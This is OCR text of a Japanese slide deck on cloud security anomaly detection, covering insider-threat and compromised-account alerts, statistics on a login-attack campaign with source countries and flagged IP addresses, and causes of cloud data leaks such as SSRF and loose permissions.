
クラウドサービスをまたがって解析することやクラウドサービス毎に参照することも可能

検知している脅威の種類とその件数

脅威
▼をクリックして関連するアノマリを表示




アクティビティモニターとアノマリ




赤く表示されているアクティビティがアノマリとして検知しているもの
ユーザリストにアノマリを検知した警告とその数を表示

Anomaliesタブをクリックすると、詳細なアノマリの情報を表示




内部犯行脅威の検出




大量のデータダウンロードが短い時間に
複数回行われたという脅威

テナント単位の閾値によるデータアップロードアノマリ検出




ユーザ単位の閾値によるデータダウンロードアノマリ検知



ユーザごとの行動を学習し、普段とは異なる活動を検


乗っ取られたアカウントによる脅威

外部からアカウントの乗っ取りが行われた場合の検知




ユーザのアクセス場所に基づくアノマリ検出

Anomalous Access Location



ユーザのアクセス場所に基づくアノマリ検出

Superhuman Anomaly



国内Knock-Knock Attack事例

tenantid	# of Events	# of Users	# of Ips	# of Countries		
72040	642	87	76	13		
72369	377	107	72	11		
3753	315	84	60	46		
72384	152	85	57	8		
72332	130	29	58	8		
4552	88	2	83	16		
72156	40	5	35			
3702	31	30	21			
72274	22	3	13			
3372	22	18	16			
70551	17	5	14	4	First Seen	Last Seen
72238	196	7	83	10	2017/05/16	2017/10/07
59487	11	5	9	1		
3460	9	4	9	9		
71977	5	1	4	2		
71895	3	1	3	1		

数か月にわたり、83のIPアドレスから196のログイン試行

User	# of Attempts	First Seen	Last Seen
[redacted]	3	2017/05/20	2017/05/20
[redacted]	11	2017/08/26	2017/09/07
[redacted]	2	2017/08/17	2017/08/17
[redacted]	22	2017/05/07	2017/10/07
[redacted]	10	2017/05/29	2017/09/08
[redacted]	134	2017/05/16	2017/08/25
[redacted]	14	[illegible]	[illegible]
VALIDATED MALICIOUS IP ADDRESSES			
110.249.221.130	1	[illegible]	[illegible]
125.32.11.100	2	2017/08/24	2017/08/26
190.210.168.88	1	2017/08/25	2017/08/25
218.76.156.11	1	2017/03/29	2017/03/29
218.8.118.39	2	2017/03/17	2017/03/17
218.87.46.173	1	2017/07/17	2017/07/17
221.176.112.45	1	2017/08/25	2017/08/25
221.199.41.218	2	2017/08/18	2017/08/22
221.215.106.218	3	2017/07/28	2017/08/23


特定アカウントへのログイン試行が集中

Country	# of Attempts	# of Users	# of Days	# of IPs	# of Networks
China	168	6	43	141	74
Russia	10	4	8	8	8
India	3			2	2
Azerbaijan	3			2	2
Nigeria	3			1	1
South Korea	3			3	2
Taiwan	3	1	2	3	3
Turkey	1	1	1	1	1
Thailand	1	1	1	1	1
Gabon	1	1	1	1	1

中国からのアクセスがほとんど

特権ユーザアクセス脅威

特権ユーザによる大量のデータアップロードの検知例



クラウドデータの漏洩

クラウドデータの漏洩 – なぜ？

1.　マルウェアではない
クラウドのデータ漏洩はマルウェアが原因ではない

2. 従来のソリューションは機能しない
脅威と漏洩を識別する従来の方法では不十分です

3. データロス
クラウドのスピードでの攻撃によりクラウドスケールのデータが失われる

最近の注目度の高い漏洩

金融機関

- SSRF (Server-Side Request Forgery:サーバー側リクエスト偽造)

コラボレーションソフトウェア

- 過剰な許可を与えた不適当なパーミッション

製造業

